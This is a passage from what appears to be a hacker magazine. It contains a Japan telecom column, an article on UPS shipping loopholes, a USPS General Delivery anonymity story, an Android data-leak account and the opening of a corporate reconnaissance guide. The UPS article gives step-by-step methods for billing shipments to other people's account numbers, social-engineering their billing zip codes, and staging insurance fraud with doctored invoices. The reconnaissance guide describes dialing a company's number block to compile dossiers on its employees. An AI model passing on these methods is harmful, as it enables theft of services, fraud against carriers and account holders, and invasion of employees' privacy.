All of these things still exist today (including the ISDN payphones, most of which haven't seen data usage since 1999 but are still meticulously maintained - and, yes, vending machine panties). Japan is still an exciting and dynamic place to visit, and remains one of the most important telecommunications hubs in Asia. Still, visiting there feels like a visit to an aging friend's house. You know that friend who was a big gadget freak five years ago, and bought a ton of really cutting edge stuff, but he still has all the same stuff and has never updated it because it all works just fine, so why change anything even though he's falling behind the curve? Well, Japan is like that friend. Everything is still high-tech and it all still works, but it's aging and yellowing and is often much more complicated than it needs to be.

Japanese mobile phones used to blow the world away with their innovation. It was the first country in the world with a working mobile payments system (and even today, leads the world in mobile payments). When we were still using monochrome candy bar style phones, Japanese consumers had flip phones with cameras and color displays. Sure, your phone couldn't roam in Japan, but Japanese phones were so exciting and futuristic that you understood your phone just wasn't worthy of such a magical place.

These days, Japanese mobile phones feel like a step backwards, even though they remain advanced overall. The most popular type of mobile phone in Japan is an aging design: a basic flip camera phone. Sure, the display is gorgeous and the camera is 12.1 megapixels, and the phone has a 700MHz processor and can run highly complicated GPS-based mobile applications (such as a popular dating service that alerts you when you're in the proximity of another subscriber who matches your profile and interests). Still, touch-screen phones that have taken the world by storm (you see them everywhere in China) just haven't caught on in Japan, except for a popular Android-based half-tablet. This is fairly surprising given the popularity of mobile mapping services in Japan.

Android and iPhone are the most popular smartphone platforms, but smartphones seem less popular in Japan than in other places. One reason, of all things, is the lack of native Japanese emoticon support. These are incredibly popular and the lack of support

is actually a serious problem. Also, Japanese feature phones are so feature-rich and are capable of running so many applications that smartphones aren't as necessary. Japanese feature phones also make it very easy to send email, which is very popular. Input in the Japanese language can also be a clunky problem with smartphones, most of which aren't designed exclusively for the Japanese market. Local Japanese feature phone brands (Sanyo, Anycall, Sharp, etc.) are the most popular. Samsung and HTC have made some smartphone headway, although very limited, and (of course) the iPhone is popular. Most surprisingly, although Nokia is a huge player in China and much of Asia, their phones are hardly even available in Japan.

There are still some unique characteristics to Japanese mobile phone usage, owing both to the unusual rate plans and to Japanese cultural norms. SMS hasn't caught on because most carrier rate plans allow Japanese consumers free data usage, including email. However, SMS is charged per message, making it less attractive. Japanese people have also become accustomed to sending longer messages, and the 140 character limitation is insufficient for most users. As is the case in many places throughout the world, callers to mobile phones are grossly overcharged but mobile phone subscribers receive their calls for free. This on its own isn't enough to keep people in most countries from making phone calls anyway, but Japan is a hyper-courteous society. It's only socially acceptable to use data services (such as email and Web browsing) on the train. In fact, there are signs posted on trains reminding people not to talk on their mobile phones.

You can subscribe to pre-paid and post-paid mobile phone service. However, signing up is complicated because (in an increasingly popular bureaucratic snarl around the world) the police require linking a Japanese ID card or residence permit with every new phone. Foreign passports aren't legally sufficient to subscribe, so you'll either need to be resident in Japan with the appropriate permit, or will need the help of a Japanese friend to get started. Rate plans are generally higher for pre-paid service; for example, SoftBank's popular service charges the equivalent of nearly $1 per minute for local phone calls. Prepaid phones also cost more, starting at around $50. Visitors tend to either rent phones at the airport or roam in Japan using a phone from their home market, both more expensive but less troublesome alternatives.

Post-paid service provides a subsidized handset (often sold for only one yen), but requires a credit check and two year contract, similar to the way post-paid plans work in the U.S. As in the U.S., handsets are generally locked to the mobile carrier that issued them, and (for a variety of reasons) are almost impossible to use on other networks even if they're unlocked. You need to be a permanent resident in Japan with a Japanese bank account in order to subscribe, and carriers generally require payment via direct debit from your account.

There are three major mobile carriers in Japan. The oldest and most established carrier is NTT DoCoMo, which runs a WCDMA 3G network. The same technology is used by SoftBank, Japan's smallest carrier, whose small, shaky network has been substantially expanded and improved in recent years. SoftBank is the exclusive carrier for the iPhone in Japan. KDDI runs a network called "AU," which uses the same CDMA 1xEV-DO standard as is popular in North America and South Korea. Most WCDMA phones are backwards compatible with GSM and can be taken overseas, but CDMA phones generally are not. To compensate, KDDI sells a number of multi-mode handsets which support CDMA, WCDMA, and GSM, in order to ease international roaming.

Roaming in Japan used to be impossible, but air interface standards and frequencies used are gradually becoming consistent with the rest of the world. This means I'm now able to use my WCDMA-capable HTC Diamond to roam on NTT DoCoMo. This is a basic unlocked GSM world phone, which supports GSM, EDGE, UMTS, and HSDPA on 850, 900, 1800, 1900, and 2100MHz frequency bands. However, even though it's technically possible, roaming is not advisable. On my China Unicom SIM card, data roaming costs about $15 per megabyte and voice calls cost from 75 cents (and up) outbound to $1.50 inbound (oddly enough, receiving calls is more expensive than placing calls).

And with that, it's time to close out another quarter of "The Telecom Informer." Stay safe this winter, and if your travels take you to Japan, don't forget your ISDN modem!

Shout outs to Bul-lets, Roots Tokyo, and Tokyo Hacker Space - thanks for the friendly hospitality!

Various Vulnerabilities in the UPS Shipping System

by Dufu

Everything you read here is total fiction. Or at least that is what I am claiming, so that if UPS tries to track me down, I can say it was a work of creativity and not an admission of guilt.

What you do with this information is up to you, but as I always teach those around me, "Keep hacking. Keep it moral. Teach others. Become a leader of the ignorant, not their enemy."

I have debated for a while as to whether I should write this article. Although UPS can, and may very well, fix the issues I bring up here, it will probably translate into higher costs for everyone who uses their service. It may also cause some serious service disruptions as their own employees adjust to the fixes, because their system is highly standardized.

Shipping Weight and Size Loophole

If you call a UPS representative and ask them what you should do when shipping a package of unknown size and weight, they will generally tell you to make the best guess you can. This is because the conveyor and human inspection system is supposed to catch oversized and overweight packages and automatically reclassify them and back charge the sender accordingly.

Most UPS representatives will tell you that the back charges for a mislabeled package will arrive on your next bill automatically. This is not necessarily true.

Here is my situation and what I have learned. I send a good number of UPS packages on a regular basis. Not Amazon's level of shipping, but generally more than the average business. Often, my customers need to send an item back to me. Sometimes I know what it is, and sometimes I don't. Most of the time, I have no clue how their shipping department or shipping drone will package the items. Will they put a 2 lb. part the size of a soda can into a box that is 18" square with lots of padding? Sometimes they do. At other times, they simply put the part into the large box and let it rattle around in transit. Rarely, they properly package it. In any case, guessing the weight and size are virtually impossible.

What I Do

Since I never know how the item will be packaged when coming back to me, I never know how much it will weigh or the size of the box. Yet I am willing to pay the return shipping for my wonderful customers. I could provide my UPS account number to the customer and let them simply fill in the details on their UPS shipping screen, but that's no fun and it exposes my account number to an untold number of potential threats. What I choose to do is create a shipping label from me, to me. I'm in the Northeast. My customer may be in California. Regardless, my shipping label says the package is going to travel zero (or very few) miles and not cross any UPS zones other than my own. I also leave the size blank and set the weight to show one pound. This generally translates into roughly a $5 charge for me, per box, on all returns.

What I Expect

I expect my customer to print the PDF I send to them, stick it on the pre-packaged box and hand it to a driver. I expect that somewhere along the way, UPS will see the error in size, weight, and origin, and bill me appropriately.

What I Get

In twelve years of shipping things on a daily basis, not a single back charge has ever been applied to my account, until two days ago when they re-rated a package for the very first time to accurately reflect the weight and origin. I'm not sure if this is a new trend for them or just a coincidence, but I thought it worth mentioning since it pretty much makes this portion of my article useless if it is a system-wide, reliable change in their policy.

Somewhere around one package a month is shipped back to me this way. I have shipped 70 or 80 pound packages back to myself, with thousands of dollars in additional insurance coverage, and yet nobody has noticed the extra size, weight, origin, etc. Note that anything over 70 pounds is supposed to come off the conveyors and go into a manually sorted and handled process. I'm not sure if that happens or not with my stuff that is over 70 pounds, since the label indicates a single pound package, but I'm sure the drivers notice! I have shipped numerous packages from the same customer back to myself, all with the same low weight designations.

Do I feel guilty about never having been properly charged for these returns? Only enough to keep me from shipping all my stuff out that way in the first place. Imagine if all my

packages were labeled at one pound and no size provided. I'd make a killing on my shipping costs, and I'm sure UPS would either take a very long time to catch on or maybe never catch on. But I'm a non-malicious hacker so I can't do that. It would simply be stealing to me, and I hope to you, too. Malicious hackers have caused more damage to our image over the years than anything else, in my opinion. But I digress.

If I could more properly estimate the weight and size of my returns, I'd do so. Until I can, I'll keep doing what I do. After all, the UPS representative told me it would work out okay that way.


Now, keep in mind that there is yet another potential exploit of the system here. What if you changed your shipping and billing address to one a block away from the destination each and every time you sent a domestic shipment? You could change it back right after processing the shipment and UPS would charge you for a local, one zone shipment, even if you were shipping from Oregon to Florida. I'll let you digest that for a bit. If you can't follow me on that one, then I suggest you start over at the top and re-read what I've already said.

Tracking Number / Account Number Vulnerability

There have been a few articles written over the years on UPS tracking number structure and all that is related to that. What I have yet to see is an article written about how to exploit the system based on the information provided in the tracking number, at least to a degree that most people can benefit from it.

Every UPS package you receive contains a decently long tracking number. Typically, they start with 1Z. If they are international, they often start with something else. If you ship or receive a lot of packages, or track everything you send or receive, you will notice that UPS has one of the longest tracking numbers in the industry. That's just semi-random information for you and for the folks to discuss in future articles.

Back to your specific package. My best guess is that the first two digits designate the originating location or country. Someone wrote



about it once, but I've already forgotten that info because it doesn't serve my curiosity very well.

The next six characters of the tracking number are where the treasure is. This is the sender's UPS account number. The digits after that are almost always unique and change from package to package. There are reports that people who keep detailed logs of tracking numbers have shown that old tracking numbers are sometimes recycled.

So, you may be asking yourself, "what good does this do for the average person?" The truth is that the average person can set up a UPS account on the web with a credit card and be "in business" immediately, as far as UPS is concerned. A malicious hacker could easily use stolen or maybe even fake credit card numbers, fake addresses, and various other fake information to set up an account. This would get them nowhere unless they want to hit that fake or stolen credit card with various UPS charges, right? Wrong!

Here is how nowhere can turn into somewhere for someone determined to steal services. Once you have someone else's UPS account number, you are only one step away from using that account number for your own shipments.

All you need to use someone else's UPS account number is the account number and the billing zip code for that account number. When shipping a package, you simply use the pull down box that says, "Bill Shipping Charges to:" to choose "Bill The Receiver" or "Bill Another Third Party"

How you get their zip code is ultimately up to you. You could try the one on their return address (go check the package you originally got the tracking number from) or you could browse their web site. If you want to test your super elite social engineering skills, you can call the target company and ask for their accounts receivable contact and get the zip code from them. UPS has also been known to hand out this information to a corporate employee "working off site at a client" with a need to ship a package late in the afternoon in an emergency situation.

My moral compass and alarm are buzzing, so let's get one thing straight. It's stealing to do what I have just described. However, if bringing this vulnerability to light causes UPS to change their system or implement some controls to limit this vulnerability, then this article will serve its purpose. It will hopefully bring better security procedures into play for people like me who use UPS all the time. I realize that my account number is out there for everyone to see every time I ship a package. I would welcome the change!

While I do not condone stealing service this way, I have actually had legitimate need to make use of this exploit when a customer tells me to ship to them on their account. It comes in handy when they fail to tell me their account number or appropriate zip code.

This vulnerability seems to work for Canadian accounts as well, but I have not had the need to fully document it yet. I have no idea whether it will work in other geographical locations.

Insurance Scamming

This is where I am most worried that someone will come along and scam UPS out of their hard-earned cash. It is also where I see their largest vulnerability, so it is worth sharing.

In my personal and documented experience, UPS will lose approximately one out of every two envelope-sized packages. In other words, if you take a letter-sized envelope, stick a note or hand drawn picture inside of it and slap a shipping label on it, there is a 50% chance of it disappearing in transit.

$100 of insurance coverage is free, and you can doctor up an invoice for the "product" they lost. Call it a Dufu cleaner or whatever. When they lose it, you are due $100 plus a refund of your shipping costs, and they almost always pay it.

Be creative here and think with me. Insure it for a few thousand dollars and the game changes–for you more than for UPS. If they lose it, they pay you, presuming you provide that most important invoice. Note that they do not cover specialty items like artwork, which could be the subject of a whole different article, I suppose.

At some point, the UPS system probably handles high value packages differently (can you picture hand carried, guard monitored packages?), so if you are an idiot and thinking of stealing from UPS via this vulnerability, expect that the $50,000 insured envelopes you send out, fifty at a time, will all be delivered perfectly.

A final small tip for this exploit: UPS allows you to interrupt the delivery process for a package and have it re-routed. I suppose if you shipped from southern California to northern Maine and then on day three asked that it be sent back to California, you could greatly increase the chances of the package disappearing.

Packaging Tips and Thoughts

UPS is about as evil as they get when it comes to damaged items and paying claims to their customers. You can do exactly what they tell you as far as packaging goes, and yet they will almost always claim that the box was not brand new, the padding was insufficient, the tape you used was too old, etc. It's probably standard procedure for them to deny a claim before they pay it in the case of merchandise damage.

My advice to all shippers is to overpack your items. When you think it's packaged well enough, go one step further. Take photos of the packaging process, including the box rating.

Anything you can provide to prove that you took care of documenting your process BEFORE they damaged the goods will work in your favor tremendously. To try to clear it up and provide proof later shows that you are not at their level of "damaged package negotiation" ninja fighting and the representative will write you off as a UPS newbie.

The bottom line is that if they damage it, give them hell until you are either out of hope and strength or win your case. They won't hesitate to bleed you dry emotionally while trying to squirm out of paying for the damaged merchandise. Provide them with an overabundance of proof and documentation. Be prepared to appeal their decision at least once.

Another quick tip is to always track your packages. They are often delivered late due to one reason or another. If it is not weather related, and you are not shipping during the Christmas holiday season (and a few other random and unexpected reasons), then you get a full refund of your shipping costs if it shows up late. Insurance costs are not refundable in these circumstances. I always put my initial claim in via the UPS e-mail interface found at `https://www.ups.com/upsemail/➥input?loc=en_US&reqID=WSP`. I do this because, if I ever really have a big mess to clean up with them, there is an electronic record of what I sent.

Random Thoughts and a Great Tip for Travelers

What I Dream About

Sometimes I wonder what would happen if I stuck the same exact shipping label on ten different packages and sent them all off on their merry way to some destination. My guess is that, because the scanning of the label triggers the billing, I would get billed for a single package transit and delivery. However, if they were spread out over a few days so that the delivery of package #1 happened before the pick-up of package #2, then I assume I would be billed for the same package more than once. This could lead to some very interesting discussions with the UPS service representative who receives my e-mail or phone call a few days later asking about duplicate billings. Hypothetically, of course.

A great tip for travelers is to print up a dozen or so shipping labels to you, from you, with a one pound weight designation. That way, if you buy something that you really don't want to carry home on that plane, in that car, or on that motorcycle, you can slap that label on a properly re-packaged box, hand it to the UPS driver or drop off location of your choice, and wait for it to show up at your home or office. There is no need to carry that chrome plated machete on the airplane back from Los Angeles or that vase back from Graceland. Just plop it in the box and packaging of your choice, slap the label on, and pray UPS doesn't lose or damage it in transit! Make sure to insure each and every package for $100 (free), or more if you think you may buy some high value items.

I always wonder if the stuff that I ship crushes other people's holiday gifts or merchandise. I mean, if they can't figure out how to back bill me for a 70 pound box that has a one pound label on it, can they figure out that it needs to be at the bottom of the pile?

Random Observation

I've shipped to and from every state except Hawaii. UPS rules the NYC area and most of the Northeast. They probably rule most of the Chicago area (auto country) and a good part of Canada near that area. It seems that FedEx rules a good part of the rest of the country, including the far west, and DHL is the king of international shipping.

I hope this article is useful for you. Please don't be an idiot or a thief. I'll say it again, "Keep hacking. Keep it moral. Teach others. Become a leader of the ignorant, not their enemy."

ODE TO THE UNITED STATES POSTAL SERVICE, PRIVACY, AND BUREAUCRACY

by Barrett Brown

The United States Postal Service (USPS) is a model government service that has sadly been losing the battle against modern times. One of my favorite services that the USPS offers in any city in America is a service called "General Delivery." This is rather like the old fashioned version of `dodgeit.com`, `mailinator.com`, and other one-way e-mail services. The way it works is that you address a letter to whichever name you want and mail it to General Delivery, Any City, Any State. There is generally one post office in each city responsible for General Delivery mail; in San Francisco, the physical address is 101 Hyde Street, San Francisco, California, 94102. So if any of you put some money in an envelope and mail it to Barrett Brown, General Delivery, San Francisco, California, I can then go to 101 Hyde Street, present my ID at the window (this is the only anonymity problem, although since most General Delivery postal workers look at IDs all day long, a good looking fake ID could be used fairly easily, as there is never a magnetic stripe check or anything like that) and pick up my free money. If you think about it, there are many interesting ways that one could use this service. Say you are going on vacation to New York and you don't want to carry something on the plane. You could mail it to yourself c/o General Delivery, New York, New York. I'll let you use your own imagination for further uses. And before you ask, yes, reasonably sized packages are acceptable too.

Now, I'm not the only "Barrett Brown" in the world, so one of my other namesakes (or someone with a fake ID) could pick up my mail or I could get their mail, unless a middle name or initial was used. Like I said, this is a legacy service of the USPS, in all probability left over from the days when everyone in town picked up their mail this way. But some security lies in the fact that there is no way to find out if someone has anything waiting at General Delivery without being told by the sender or showing up at the post office.

I discovered this service several years ago when I was homeless, and I was thrilled. Not just because I had found a way to get mail, but because I had finally found a way to maintain some database anonymity for free! As anyone who does some basic privacy research can find, there are anonymous re-mailer services and anonymous addresses in the Cayman Islands that will forward your mail to you and keep your identity secret, but usually for a hefty fee.

Now I had finally found a dead-end address, an address I could forward all my mail to, an address I could put on my bank account, an address I could put on my driver's license, and no one could use it to track me down and show up at my door! No, not "General Delivery," but "101 Hyde Street," the Physical address of the post office. I did an experiment where I sent a letter to: Barrett Brown, 101 Hyde Street, San Francisco, CA. Then I went to the General Delivery window and, sure enough, I got my letter just the same as if I'd written "General Delivery" instead of the address.

So, quicker than you could say "up yours debt collectors," I put in a request to forward all of my mail there. Next, I went to the DMV to get a new driver's license because I'd "changed my address," and six weeks later I picked it up with my post office address beautifully embossed on it, just like I lived there. Next step was the bank. I hadn't had an account in some time (having been put on ChexSystems for seven years when I was quite young for some "accidental incidents") but my purgatory was up and I was again allowed to open an account. All my paperwork seemed to be in order, but "uh oh!" It seems the bank's computer was smarter than the New Accounts Manger because it said I could not use "101 Hyde" as a valid address, though it thankfully didn't say why. Hmmm, what could I do? I ended up giving them the address of a homeless shelter as my home address, which they accepted, and then "101 Hyde" as my mailing address and that worked out just fine, but I was still worried they might send something to the shelter to check up on me. This was a job for online banking! I logged in to my new account and went to my profile information to change my address. Both my addresses were listed and I simply deleted the homeless shelter, leaving

"101 Hyde" as my only address; no problem. I ordered some checks, and two weeks later I was picking them up at the General Delivery window, laughing with joy when I saw the post office as the address on my official checks.

I did some database checking, searching for myself, and sure enough all roads pointed to "101 Hyde." It was a success: everyone had lost my electronic trail. I was happy and proud that I had once again outwitted "The Man." There would be no way to find me unless they put a full surveillance team to watch the post office for a month, and even then it would used by so many people and there were so many disguises I could use. But sadly, this is not the end of my story...

A few years went by and I got tired of going to the General Delivery window every month to pick up my mail, anonymous or not. Especially on the 1st and the 15th of the month the lines can be very long because of all the homeless people who really need to get their mail there. So I filled out a USPS "Change of Address" form to forward my mail from 101 Hyde to my new, swanky apartment. My form came back refused. It seems you aren't allowed to change an address, even for an individual, from 101 Hyde street, because it's filed under some special heading. This again called for the Internet! I went to `www.usps.com` (yes, the United States Postal Service has a .com these days, though it used to be .gov) and tried an online Change of Address but, again, it returned with the error that 101 Hyde was a business address and could not be changed for an individual. A business address? Hmmm... So I filled out the form again, specifying that the Change of Address was for a business; a business named "Barrett Brown." I do business, so I don't think this was fraud. The page charged me $1 and sent me a confirmation. It had worked! What paper would not do, the online form (and money) did!

I waited expectantly for mail to come flooding into my new, swanky apartment, but nothing ever came. I went back to the General Delivery window, showing my ID as usual, and picked up my mail. It hadn't worked after all. The USPS web page had just robbed me of a buck. But as I was picking up my mail, I noticed a new sign taped to the inside of the post office General Delivery window. In fat, black marker it said, "No mail to '101 Hyde Street' accepted. Must be sent to 'General Delivery.' Also, no IDs or checks accepted." Oh no! My first thought was deep sorrow for all the homeless people who didn't have any ID, or any friends whose addresses they could use. What were they supposed to do now? It's legal in California, in these post-9/11 days of terror, for a police officer to take you to jail for not having ID in order to establish your identity and make sure that you're not wanted. I knew of some officers who took away street people's IDs just so they could take them to jail and keep taking them for the six weeks it takes to get an ID from the DMV. This was bad news indeed. San Francisco's war against the poor just keeps getting worse. My second thought was that I would have to keep coming back to the post office month after month for the foreseeable future, but that it was worth the price of keeping my electronic anonymity. At least for the next seven years, I'd have my checks and ID with the address still on it.

Just recently, I started receiving a few letters electronically forwarded to me from 101 Hyde... none of them addressed to me! Were they going to start forwarding ALL the general delivery mail to me?! I gave the first few back to the postman, showing him that the names were different, but this didn't stop the letters from coming. Finally, I walked some of the letters down to the post office myself, to return them and show them the error. I know from firsthand experience how important a timely letter to General Delivery can be to a homeless person, and I didn't want anyone to miss his or her mail because of me.

At the end of this small experiment, I'm saddened and a little confused. I'm saddened that with both the bank and the post office I could do something online that I could not do in person. This shows how blindly companies and corporations are throwing services and power onto the web, without actually knowing how they work. I'm saddened that for $1, and in the interest of "business," I could get the post office to do something that they wouldn't do for an individual for free. Most of all, I'm confused and saddened that someone would remove the ability for a person to get an ID at General Delivery. This is a policy that clearly only hurts the homeless and those with few resources and, for this reason, it's a policy that will probably not be fought by anyone or even noticed.

The only good news I can end with is that, to date, despite the sign that has been posted for four months saying I cannot receive mail addressed to 101 Hyde, I still do on a regular basis. As every good hacker knows, believe none of what you read and only some of what you see.

Android You Broke My Heart

by Ry0ki

It wasn't Christmas or Arbitrary Day, but there was my new toy impeccably wrapped and waiting: my new Android cell phone! I was so excited and I carefully peeled back the packing and wrapping layers. My fingers tingled with delight to reveal my new HTC Magic. It was gleaming white with sharp graphics and the promise of storing my life in it; my more organized and productive life. I was able to get over the initial fumbling with the OS and the touch screen over a few weeks and I began using my new phone. I filled it with contact information like emails, phone numbers, photos, and I transitioned all my contacts from my old phone to the new super shiny one.

Introduction

My big troubles with the operating system on my phone began during a job interview, one with the potential for a lot of money, I might add. The interviewer was horrible, so I wasn't really expecting a call back for the job. Although for the money, I might have worked there anyway. I'm in IT. I sold my soul years ago, but I digress.

I discovered the hard way that my phone had been automatically routing all calls to my voice mail, while at the same time shutting off the notifications for new voice mails or missed calls. Maybe it started a couple of days after the interview, but the issue wasn't identified until two weeks after the interview. It must have been a new unannounced feature called "Silence," offering peace of mind by never allowing my phone to ring. To add to the complexity of my issue, my cell phone provider automatically erases unsaved voice mail messages after three days.

I searched through what I thought was everywhere in the phone to re-enable notification of incoming calls, but I couldn't find any setting. So I turned to the Internet. I figured, "Google, I bought your phone; feed me baby." I must mention that under duress, I didn't check with my spouse. But that's another story.

My Heart Crumbling

Within 30 minutes I found two Android forum posts with similar issues. One said do a hard reset. The other said to install a shortcut program called Any Cut and to re-run the initial phone setup. I chose the "run setup again" route as a couple of people posted that even after the hard reset, the problem came back. The Any Cut solution post said the issue was due to a corrupt configuration file that could only be corrected if you have root or re-ran setup. I didn't have root level access so I re-ran setup. This is where things began to get a little strange.

I went through the setup again, but made a fatal mistake! I entered the wrong password for my Gmail account once. Once, only one little itsy bitsy, teenie weenie problem, I got the Android version of the blue screen of death, "Waiting for Sync. Your email will appear shortly."

Everything with the Android OS is based on your Gmail credentials. You don't need a SIM card for the phone to work, but you must have a Gmail account. Funny thing though... if you run setup again and you enter the wrong credential, you are locked out of a great majority of features on the phone. The only fix per Google; hard reset. Really? Enter your credentials wrong just once and you have to wipe the phone?

What Worked and Didn't After Invalid Credentials Presented

My contacts were gone. No contacts listed. I was left with a barren message: "You don't have any contacts to display. Go to your menu and Edit Sync Group." I suddenly felt very lonely. My entire call log was fully available, just no names associated with the phone numbers. As I never cleared out my log, all numbers incoming or outgoing were listed with dates, time, call length, call status of missed calls if applicable, and call direction. I guess root has the contacts properties but any user has the call log. No phone numbers were stored on my SIM by default with Android. There is no menu item to force save your contacts to the SIM. The only SIM contacts the Android OS phone was willing to import from my SIM were the cell provider's default contacts.

I am not one to memorize random numbers. I theorize the human brain has a maximum of short and long term memory and there is no use adding useless information. Hence, some contact details I didn't memorize. I went to check if my SMS messages were available, theorizing they may be because I could see my call log. I thought maybe I could rebuild my contact list a little based on the content of the messages.

All of my SMS messages were available but with no names associated with them. I had never cleared my SMS log, so all messages incoming and outgoing were retained and available from the inception of the phone service. My meet up greet up, lovely, or angry, sexy time related flipping SMS messages to said spouse or others were still available. Everything! Frack man.

I could receive Google Talk chats inbound via my regular Gmail account name and could respond only to those Google Talk messages. Yet, I was not logged onto the phone with valid credentials.

I tried the built in Chrome browser. My heart sunk. When I opened my browser, it took me directly to my domain Google mobile page. I could not access my applications like email unless I put in my business domain credentials, luckily. Could this mean that no matter if you are logged into the phone with valid credentials or not, the former person's home page, browsing history (yes, complete from the last time I dumped my cache), and possible credentials for services are still retained somewhere on the phone? That is already a great deal of information about a person to be essentially accessible by anyone logged into the phone or not.

The Android Market was fully accessible. At that point I should have been logged out of the Android Market. I hadn't bought an application. This would allow access to the Google pay system associated with my <same username>@google.com regardless if I were logged in as <same username>@google.com or not. Per the Android release notes for 1.6, access to the market should be restricted if you're not logged into the phone with a valid Gmail account. This would make sense, as this allows full access to the pay system. I guess the release notes need some correcting. The reason the market was accessible is due to one or more of my applications already in the notification bar requiring updates. Going directly from the notifications bar, I could access the market, update my software, and download any software. This appears to override the need for credentials.

About a week went by and I woke up one morning to my phone not really working OS-wise. The Android Market wouldn't let me in and the phone now wanted me to log into Gmail. I used my trusty Any Cut, and I ran the setup wizard again. I tried my credentials again and got the same message: "waiting for sync: this may take up to 5 minutes."

A Different Tactic

I decided to create another Gmail account. This time it was <same user name>1@gmail.com. I logged into the phone OS and the built-in browser showed via Google search that I was logged in as <same user name>1@gmail.com. I could use the Android Market again. I was happy at this point, until I got an incoming Google Chat from my spouse. I had created the new account not more than 15 minutes prior to the incoming chat so no one knew about it yet. I answered back, "What Gmail account did you send this to?" The response, "<same user name>@gmail.com - the only account I know about."

I was, at this point, logged into the phone but as <same user name>1@gmail.com. I had full access to my <same user name>@gmail.com chats and could talk back and forth with my Gmail chat contacts logged in as someone else. My Chrome home page took me to my <same user name>@gmail.com Google application home page. If I went to a Google search via the built-in browser at the bottom of the page, it showed I was logged in as <same user name>1@gmail.com. No contacts listed still, but my entire call log was available All browsing history since the last

dump remained. I could not use the built-in Gmail application, but I could use the Chrome browser to navigate to both email accounts.


All Was Never What It Seemed

My spouse, a "you should have asked me - I am a master programmer and can fix almost anything," was right. I handed my phone over because it was still unable to receive incoming phone calls. Little did I know this setting is in the "main settings," "call settings," "GSM call settings," "additional GSM only call settings," "call forwarding," then finally "always forward" with my international voice mail phone number built in by default. Otherwise known as an infinite loop of insanity.

Conclusion

You don't need root, you don't really need to "hack" anything. On any 1.6 (probably beyond too) version of an Android OS cell phone, force a re-run of setup, enter the wrong credentials on purpose, and you have sweet access to the previous settings and plenty of private information to keep you naughty. I have heard the claim "well, not in newer versions." Then I suggest Google force their manufacturers to maintain the OS. If the issue isn't fixed, consumers with version 1.6 are stuck with a huge gaping security hole. "New" Android Tablet PCs are shipped with the 1.6 version to unsuspecting users. All information stored on an insecure phone OS is fair game, including your contact information. I agreed to the terms and conditions, but my contacts weren't given that option.

My journey ends here. An affair with a phone OS that broke my heart, and is willing to leak my data to anyone.



Corporate Reconnaissance for the Anti-Social

by Azazel

I will preface this by saying a few things. First is the usual legal disclaimer: This information is for educational purposes only. What you do with it is your business and I'm not responsible for your actions. Second, the thing I like most about this is that, for the most part, you won't have to talk to a live person to gather tons of useful information. Notice I say "for the most part." Inevitably, depending on how much information you need, at some point you will need to flex those skills.

The methods presented here will work best against a large corporate office building, such as an investment firm or research facility. They can also work against smaller offices, such as real estate brokerages or banks, but I've seen higher success rates with larger firms. Our goal is to gather as much contact information and personal data about as many employees as possible. Essentially, we're going to try to create a dossier on every important person in the company.

Start by going to the company's website. If they have more than one location, find the local phone number for the building you're interested in (not an 800 number). Now and then a company may not publish this information on their site, giving just the phone number for the central location or a toll-free number. Lucky for us, Google has a big mouth and, if that fails, call the number they give and just ask for the local phone number to the building you want. They will probably give it to you.

Sometimes, the main phone number will end in 00 or 000, e.g. 212-555-1000. Usually, if the company is large enough, they'll lease a sizable chunk of the block of line numbers (the last four digits). Before the next time-consuming step, save yourself a little time and look around the website for personnel with their direct numbers or extensions listed. If someone has extension 455, most likely their direct line is 212-555-1455, because of the way direct inward dialing works. Be prepared to spend quite a bit of time on the next step. Wait until after hours. I'd wait until after 10pm, in case people are at the office late. Then call each number in that block until you're no longer calling numbers within the company. Most numbers will have a voicemail at the

